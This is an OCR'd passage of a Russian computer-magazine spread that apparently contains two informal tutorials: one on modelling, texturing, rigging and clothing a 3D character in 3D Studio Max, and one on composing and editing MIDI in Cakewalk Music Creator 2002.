Для пенсионера-инвалида наш парень (назовем его Трофимыч) очень даже не плох... Ну как же - беж жубов, беж глаз, яжыка, да и вообще без всего. Фигово, но поправимо: в стандартной поставке плагина HEAD DESIGNER в директории «Scenes» есть набор глаз и зубов (кстати, зубы - это простые боксы, так что можешь элементарно заделать любой прикус). Чтобы их добавить, выбираем «File->merge->нужный файл->нужный объект». Вставляем глаза в глазницы, редактируем их форму и размер так, чтобы они были малость выпучены (опять же - удар током и все такое :). Текстура глаз у нас есть, однако надо бы подогнать размер зрачка, чтобы он оставался округлым. Для этого надо поиграться со значениями tiling - размещения карты. Таким раком сужаем или расширяем битмап до состояния зрачка и... Стоп!

### ОТРАЖЕНИЕ

Если ты взял глаза и сцен, следовательно, все происходит на заранее приготовленном материале, а он далек от совершенства. Если ты не забыл законы физики, то должен знать, что любая поверхность, на которую падает свет, отражает оный, что уж говорить о глазах! Дефолтные значения Макса тут не подходят, так что выбирай новую карту и иди в «Maps->reflection->raytrace», а затем уже - в «Maps->diffuce color->карта глаза». Далее поиграйся в настройках райтрэйса по своему вкусу. Например, покрути глубину трассировки, цвета отражаемого света. Вообще, возьми за правило, что свет не отражает только черная дыра (которая в космосе). В общем, назначаем все это добро глазам (или драг-и-дропом до объекта, или выделив нужный объект и щелкнув на кубике со стрелкой). Теперь надо сделать так, чтобы глаза могли перемещаться вместе с головой. Для этого просто щелкаем на значке Link to object (где-то слева от стрелок выделения есть три кнопки линков), выделяй один глаз и веди пунктирную линию до головы. Когда значок привязки будет активен, отпус-

Рис. 7. Трофимыч в гриме.




Рис. 8. Зацени превью кричи.

кай кнопку мыша - готово, глаз привязан. Теперь другой глаз. Так мы создали иерархию объектов, в которой глаза следуют за черепом (но не наоборот).

### ЗУБЫ ДЛЯ ЧАЙНИКОВ

Теперь зубы. Верхнюю челюсть можно сразу привязать к голове, а вот с нижней придется дрючиться дальше. Дело в том, что больше нет объекта, к которому можно ее привязать, чтобы она перемещалась вслед за движениями губ. Хотя если заюзать встроенный язык Max script... Но не будем об этом. Так что дальше придется перемещать челюсть вручную. Ради удобства можно привязать ее к какому-либо объекту, например, Dummy (helpers->dummy) - невидимому вспомогательном объекту (у американцев «dunny» - манекен, означает то же, что и у нас «чайник»), или к любому другому, убрав в preferences (выпадает по левой крысе) галку с renderable.

### ПОДТЯНЕМ КОЖУ

Ну, в общем, голова Трофимыча готова, осталось ее текстурировать. В Инете есть масса карт лица, но если влом искать или нет Инета, то в стандартной поставке Макса есть несколько таких текстур. Выбираем материал, цепляем к нему текстуру maps\characters\max_head.jpg и назначаем голове. Не забудь про отраженный свет - от кожи он тоже отражается. Попробуй сфотографировать кого-нибудь в темноте «Полароидом» - сразу это увидишь. Пока можешь не рендерить - все равно отстой получится, текстуру еще надо правильно наложить. Для этого выбираем из списка модификаторов UVW Map и выбираем cylindrical. Получившийся цилиндр - это как бы проекция текстуры на лицо. Надо его правильно подогнать. Щелкаем левой кнопкой мыша на объекте, выбираем «Sub object->Gizmo» и начинаем подгонять этот самый гизмо вровень с лицом, как обычный цилиндр.

Человек, который сидит в сметаемом ударной волной офисном здании в фильме «День независимости», - режиссер спецэффектов к картине Уолкер Енгель.

Если все корректно проделано, то после визуализации получится довольно любопытного вида симпатяшка Трофимыч.

### О ТОРМОЗАХ И ЯКОРЯХ

Кстати, пару слов о визуализации: как-то я прочитал, что стандартный движок Макса является довольно поганым, зато другие подключаемые модули просчитывают сцену быстрее и выдают лучшие результаты. Насчет лучших результатов не спорю, а вот насчет скорости... При использовании любого из таких рендеров скорость просчета падает в разы: наиболее быстрым тут можно считать Mental ray, медленнее его в несколько раз Final render, за ним идет хит нескольких сезонов - Brazil (если руки растут откуда надо, то можно получить очень качественную картинку). Для третьих Максов есть еще такое чудо, как Ray Gun, однако не советовал бы им пользоваться, так как он не поддерживает многие подключаемые атмосферные (и не только) эффекты и частенько, по необъяснимым причинам, уходит в даун вместе с Максом. Поскольку по сюжету действие нашего фильма будет происходить в полутемном помещении, советую использовать Mental Ray. Он стабильно работает (кстати, только по XP) и поддерживает все необходимые функции, о которых я позднее расскажу.

### ПОЩУПАЕМ ТЕЛО

Зафигачили мы голову, теперь пора бы и за тело взяться. Опять же можно перекопать




Рис. 9. Шкелет в сборе.




Рис. 10. Шкелетон пошел!

Первая 3D studio от Autodesk появилась в 1990 году. Двумя годами раньше была запатентована система для обсчета 3d-сцен - pixar renderman.




Рис. 11. Штопаем Трофимычу трусишки.

Инет, а можно поюзать кульный плагин - Creature creator, создающий каких угодно гуманоидов по заданным параметрам.
Параметры головы не задаем - она нам на фиг не нужна, а все остальное пусть будет, как у обычного мускулистого мена. В превью можно заценить готовое творение. Экспортируем модель. Какая-то она угловатая получилась... Позже пофиксим. Сейчас основная задача - приготовить тело к анимации. Для этого посередине тела создаем невидимый бокс и выбираем вкладку «systems->bones->IKHISolver», отключая флажок «assign to children». Начинаем создавать кости: от кисти к плечу, от пальцев к кисти, от пальцев ног (ИМХО, достаточно одной цепочки костей) к бедру. Особое внимание следует уделить расположению пальцев рук - проследи на вьюпортах, чтобы скелет был точно внутри оболочки нашего Трофимыча (размер костей можно редактировать). После того как скелет будет сделан, линкуй близлежащие кости к боксу, а затем выдели все кости, открой вкладку hierarchy и жмакни кнопку «Don`t affect children» - это прибьет траблы с перемещением костей.

## ПОДВИГАЙ ТАЗОМ

Уря, почти все готово. Осталось настроить инверсную кинематику. Ну, кинематика - это когда высчитываем позицию костей в пространстве, зная углы поворота вращающихся точек, а инверсная кинематика, наоборот, нужна для вычисления углов поворота шарниров, чтобы кости двинулись, куда надо. В нашем случае это нужно для корректной анимации изгиба колена при подъеме ступни. Для настройки ИК




Рис. 12. Трусняк от дядюшки Ляо.

кликни кость одного бедра и щелкни в верхнем меню на «animation->IK solvers->HI solver». Появится перекрестие, которым нужно щелкнуть на кость лодыжки или пальцев ног (как тебе больше подходит). Теперь можно наблюдать, как при перемещении ступни поднимается вся нога, причем все, как у людей.
Дальше по накатанной: опять модификатор Skin с его настройками зон влияния. Постарайся, чтобы при движении кости было видно сокращение мышц.
Для эксперимента придай Трофимычу какую-нибудь позу, например, как на плакате «Ты записался куда-нибудь»?

## ПРИОДЕНЕМСЯ!

Болван готов, осталось только приодеть нашего мужика, хотя прикрывать-то особо нечего (Creature Creator - плагин не в меру политкорректный и не отображает первичные половые признаки... Хотя нет, до женской груди он способен :)). Будем рисовать набедренную повязку. Нет ничего проще - создай эллипс вокруг бедер, затем внутри него такой же, только прилегающий к телу (кстати, чтобы тело не мешалось и случайно не выделялось - щелкни на нем и нажми «6», а чтобы опять мешалось - «7»). Затем скопируй эти два эллипса, опусти копии в район паха и соразмерно увеличь. Теперь выдели внешний эллипс в паху и сделай его редактируемым. Нажми attach и присоединяй внешний эллипс на бедрах, потом внутренний эллипс на бедрах и внутренний эллипс в паху. В итоге получился объемный сплайн. Идешь в стек модификаторов и выбираешь cross section.




Рис. 13. Салон красоты "Фантазия".

Дабы трусы были по типу плавок, а не наглаженных семейников, ставь флажок на smooth. Теперь опять иди в стек и выбирай surface. Щелкай на flip normals, и трусы будут сидеть как влитые. После щелкай правой кнопкой на получившемся чуде и выбирай «convert to editable mech» - теперь можешь редактировать вершины трусов, как хочешь. Отредактировав, выходи из режима модификации и назначай трусам материал. Стандартные материалы для имитации ткани мало подходят, поэтому советую применить плагин «Tiling tools->tiling geometry».

## НАТЯНЕМ ШКУРУ

Осталось затекстурить тело. Делаем это так же, как с головой. Я заюзал материал torso1.tga и слегка модифицировал его.
Теперь, после всех мытарств, выделяем наше многострадальное тело и назначаем ему модификатор Mech smooth, и задаем значение iterations - 1. Это избавит нашего друга от угловатости и добавит шесть кубиков пресса за полсекунды.

Если тебе не нравится лысая черепушка твоего нового собутыльника Трофимыча, советую попользовать офигенный плагин Shag: hair. Этот плаг рассчитан на самостоятельный креатифф, так что укажу только самые общие приемы: сначала сплайнами рисуется прическа, потом каждому задается модификатор model hair. Параметров там всего ничего, и названы они понятно. Далее преобразуешь чайник Трофимыча в редактируемый mesh и выделяешь методом face те грани, из которых должны расти волосы. После прешься в environment, задаешь shag: render и shag: hair. В hair в качестве эмиттера (ну, откуда все растет) назначаешь «face level->current face selection», а в «model hairs» добавляешь созданные тобой сплайны. В остальных параметрах копайся сам - там их тьма.
Вот теперь все. Наш Трофим теперь не просто Трофим, а Трофим Михайлович Чегевара - пламенный революционер-анархист, соратник Нестора Махно и герой агитационных плакатов.

**В следующей серии ты научишься:**
- создавать реалистичный свет и лазеры;
- анимировать движения и речь персонажей;
- совмещать графику из Макса и Флеша;
- делать морфинг, достойный терминатора T1000, и многое другое.




Рис. 14. Кем я был, и кем я стал? - Мягко говоря, всем!


# ПРОГУЛКА ЗА ПИРОЖНЫМИ

***Толкает ли вас на сумасшествие лирика Децла? (вопрос № 11.7 бланк «Д» Всероссийской переписи населения)***

Midi (midi@mail.ru)

## СЕМЬ НОТ ИЛИ РЫЧАГИ?

Все музыкальные проги можно условно разделить на два типа: ди-джейский пульт и нотостан. В первом случае ты дергаешь нарисованные рычаги, крутишь ручки и извлекаешь модные звуки, часто методом научного втыка. По отношению к прогам второго типа у рядовых юзверей изначально сложилось недоверчивое отношение: типа это и непонятно, и устарело, и вообще крутым мэнам не в кайф.



Тревожные лупы тревожной молодости


Ну, да отправим подобных мэнов колбаситься под очередной тумс-тумс (на этом их потенциальная принадлежность к музыке заканчивается), а сами обратимся к фибрам душевным. Сейчас я постараюсь тебе доказать, что облечь эти самые фибры в достаточно привлекательный музик посредством семи нот и компа - як два пальца об асфальт.

### ЧЕМ ЗАТАРИТЬСЯ?

Все, что нужно, - программный секвенсер Cakewalk Music Ctreator 2002, компешник с процем не ниже второго пня (хотя опыт показывает, что не тот он монстр, чтобы и на первом не пахать), ну и более-менее нормальная звуковуха. Под нормальной звуковухой я понимаю что-то, начиная от Живого Бластера или на базе последнего Vortex'а. Со встроенной пищалкой лучше не связываться, так как ее фиг настроишь. Ну, а про качество звука (audio & midi) дешевых (читай: старых) карт ты, я думаю, и так все знаешь не хуже меня.

### SO LET`S BEGIN!

Запускаем Cakewalk и выбираем создание нового, нормального (normal) проекта. И что мы видим на картине: слева четыре дорожки, помеченные audio и midi, сверху - куча цифирей и разноприятных значков. Рассмотрим их по порядку. Итак - первой по списку панель видов. Нужна она для того, чтобы ты мог выбрать себе тот вид записи нот, к которому у тебя больше лежит душа. С помощью двух из них - виртуального пианино и нотного стана - можно в real-time писать музыку, с помощью двух других - списка событий и создания цикла - ее редактировать. Редактировать нам пока нечего, так что начнем с писанины. Мне, как выпускнику среднестатистической музыкальной школы (в далеком, темном прошлом, времен первоначального накопления капитала :)), разумеется, милее и ближе родной вид пяти линеек и скрипичного ключа, так что переходим в нотостан. Если ты сечешь в нотах, то дальше тебе будет интуитивно понятно, что делать, а вот если нет, придется провести небольшой урок нотной грамотности.



## ЧУТОК МУЖИКАЛЬНОЙ ГРАМОТНОСТИ

Типа, впитывай: музыкальная азбука состоит наполовину из математики (Rulez! :)) и наполовину из итальянских заморочек (Suxx! :() - объяснять буду только математику. Любая мелодия состоит из семи нот (до-ре-ми-фасоль...fuck... фа-соль-ляси), эта семеричная система счисления идет с самого низу нотостана и, группируя каждые новые семь нот в октавы, доходит до самого верха. Соответственно звук меняется с низкого (Шаляпин) до самого высокого (Витас и соседская кошка). Но весь фраг в том, что ноты не так очевидно чередуются между собой - они еще и раскладываются по тонам. Тон - это единица расстояния между нотами (бывает разное) - на нотном листе это дело записывается с помощью диезов (# или sharp - повышение на полтона) и бемолей (b или flat - понижение на полтона). Есть еще дубль диезы (x или double sharp - повышение на два полутона, то есть один тон), но на практике они встречаются очень редко.
Нахрена я это рассказываю? А вот нахрена: во-первых, звук у, скажем, до и до-диез - разный, а во вторых, если у тебя есть midi-клава (или ты хоть раз держал в руках гитару), то черные клавиши на ней (и лады на гитаре) - это и есть повышенные или пониженные диезами-бемолями ноты. Аналогично в виртуальном пианино Cakewalk'а, так что хочешь не хочешь, а при записи нот это знать необходимо.
Чтобы добавить к ноте диез или бемоль, надо щелкнуть правой кнопкой на требуемой ноте и в открывшемся меню нажать на плюс или минус у поля тона. Кстати, если ты еще не заметил, ноты здесь обозначаются латинскими буквами - как в мобилах. Например, нота «До» - здесь обозначается как «C», дальше считай сам. Еще рядом с нотой пишется номер октавы - от 0 до 8 - больше, чем на гитаре.
Кстати, когда будешь набивать ноты (тренируйте слух, батенька, чтобы записать всплывший в голове с бодуна шедевр), не забывай, что каждая имеет свою длительность. Длительность есть, грубо говоря, продолжительность одного звука по отношению к одному такту, то есть одному делению отрезка нотной линейки, отделяемому при записи вертикальной линией. Эту самую продолжительность обозначают цветом ноты и количеством нарисованных на ней палок. Цифрами после скрипичного (или любого другого) ключа пишут, сколько нот и какой длительности должно быть в такте. Приведу пример: возьмем, допустим, «детский» размер 2/4. Сие значит, что в одном такте могут быть две 1/4 ноты (черная нота с одной палкой), половинная (прозрачная нота с одной палкой) или восемь 1/16 нот (черная нота с одной вертикальной палкой и двумя параллельными на конце), не считая всяких там пауз и пробелов.
В общем, если кажется, что что-то не так написал, чтобы не прослушивать мелодию с самого начала, нажимай на «отделить» (изображение динамика) и щелкай по подозрительной ноте - зазвучит как миленькая. Кстати, получится прикольно, если, зажав кнопку мыша, провести по нотам с зада наперед.
Well, с основными деталями записи нот на нотостане я тебя познакомил. С виртуальным пианино абсолютно та же история, только вместо линий клетки и звук можно сразу послушать, нажав на клавишу.
Если нажмешь на «список событий», то заметишь, что там в столбик прописаны все параметры каждой написанной тобой ноты, так что можешь в любой момент изменить хоть длину ноты, хоть ее расположение и так далее.

## РАЗБЕРЕМСЯ С КОНТОЛЗАМИ ТРЕКА

Все, с прописями закончили, пора переходить непосредственно к музыке. Я не думаю, что у тебя есть собственная многоголосая мидиха, так что пока будем редактировать чужую. Для примера я взял первородную версию советской баллады, перепетую группой «Rammstein», «Песня о тревожной молодости» (ей Богу, до лужниковского концерта оригинала не слышал :)). Первое, что видим после открытия ее в Cakewalk, - это десять midi треков, из чего делаем вывод, что Аудио (Mp3, Wav) и midi треба записывать на разных дорожках, иначе ни хрена не услышишь. Разворачиваем первый попавшийся трек - что там видим? Первое - канал. Для каждой дорожки надо выбирать отдельный (можно и тот, которого «нет» :)). Второе - Patch, то есть инструмент. Инструментов у нас тьма, и делятся они по способу извлечения звука у их оригиналов и принадлежности к электронике, то есть сначала струнные, потом ударные, электронные. Семейство Fx - так называемые спецэффекты - не советую их часто применять, так как к реальным инструментам все привыкли, а повторяющиеся эф-иксы быстро приедаются. Следующим в меню идут громкость и стереобаланс (гоняем влево/вправо монозвук из одной колонки в другую, посередине слышим стерео). Следующее - скорость - та же длительность нот. Поставишь на ноль - ничего не будет слышно, только в нотостане это можно применять к каждой ноте (жмакнуть правую кнопку мыша и выбрать «скорость»), а здесь - к треку в целом.

## МЕТРОНОМ


Разобравшись с этим, думаем, что бы сделать с нашим комсомольским шедевром... Для начала включим метроном - штука такая щелкает, такты равномерно отсчитывает, чтобы не сбиться при игре. Чтобы получить этот эффект, включи опцию «Метроном во время воспроизведения», а если ты к тому же и редкий извращенец, то и «Использовать динамик» - я из компешного динамика получал все, даже пение птиц, но такого еще не слышал :). В параметрах метронома можно настроить скорость отбивания тактов, режим эха и еще кучу чаще всего не нужных значений.

## МИДИ-ПЫТКИ

Теперь постебемся над темпом: пусть до 21-ой секунды песня тянется ме-е-е-едленно, а потом быстро несется вперед («И сньег, и вьетьер, и звьозд ношной полот в трефожную дал зовьот!» - by «Rammstein» - этот гениальный текст можешь записать, щелкнув на кнопке Лирика, помеченной как «Oh-»). Ныряй в пункт «Вставка —> Изменение темпа». В открывшемся окне меняем значение темпа с дефолтной сотни на 50 и ставим флажок на «Вставить новый темп». «Начать в» изменяем на 00.00.000 (такты). Ok, и черепаха поползла. Теперича идем обратно в темп и меняем его на 200 (а лучше на тыщу!), а время на 21.00.000. Вжжухх! Полетел... Надо бы его подстрелить на лету: выбираем «вставка—>время/размеры», и такт в тридцатый вставляем одну пустую секунду. Ok, и потом то же самое в 35-м и 40-м тактах... Дыхание прерывистое, пациент постоянно спотыкается.

## ДОБЬЕМ ЭФФЕКТАМИ

Ну, и добьем его, чтобы не мучался: идем с какой-нибудь дорожки в нотостан (или



Нотки, бемольки и диезки

пианино), щелкаем по пустому полю правой кнопой и выбираем «Midi эффекты—>Cakewalk FX—>Session drummer». Халявы тут много: в Cakewalk FX собраны коллекции, так сказать, «обрамлений» каждого стиля музыки, то, что делает рэп - рэпом, джаз —джазом и так далее. В общем - ритмы. Выбираешь сначала стиль, потом - раскладку (удар-удар-отдых-е-е) и двойным щелком отправляешь ее в набор Song. Здесь ты можешь снять с ритма пробу и установить количество повторов (loop) обрамления. Справа показана длительность звучания ритма в секундах, то есть нетрудно посчитать, что если у нас тактовый размер 2/4 (при установке такта в полсекунды), а длительность лупа - 4 секунды, то он займет 8 тактов. В общем, можешь стебаться над мелодией - не забывай только, что если на дорожке нет нот и нечего обрамлять, то и лупа не последует, а играть он будет тем же инструментом, что был выбран для данной дорожки. Кстати, чтобы извращенную до неузнаваемости дорожку можно было послушать в сольном звучании, выдели ее и щелкни на «дорожка—>соло» - все остальные треки временно притухнут.

## КВАНТИРОВАНИЕ


Еще в меню Cakewalk FX (и в правке) к каждой дорожке можно применить такую вещь, как квантование. Квантование есть выравнивание звучания мелодии относительно указанных долей такта. Иначе говоря, мелодия становится ритмична до идеала и, надо признать, окончательно теряет все намеки на живое исполнение, так как никакой музыкант не способен играть абсолютно ритмично. Тем не менее, если тебе положить батон на эти условности, то выбирай «Quantize» (в FX) или «Квантование» в «правке» и ставь шестнадцатую, и наблюдай эффект: мелодия станет немного ровнее. Это случилось потому, что все ноты приблизились к ближайшим шестнадцатым, а на каждой шестнадцатой будет соответствующий интервал, так что в прежнем 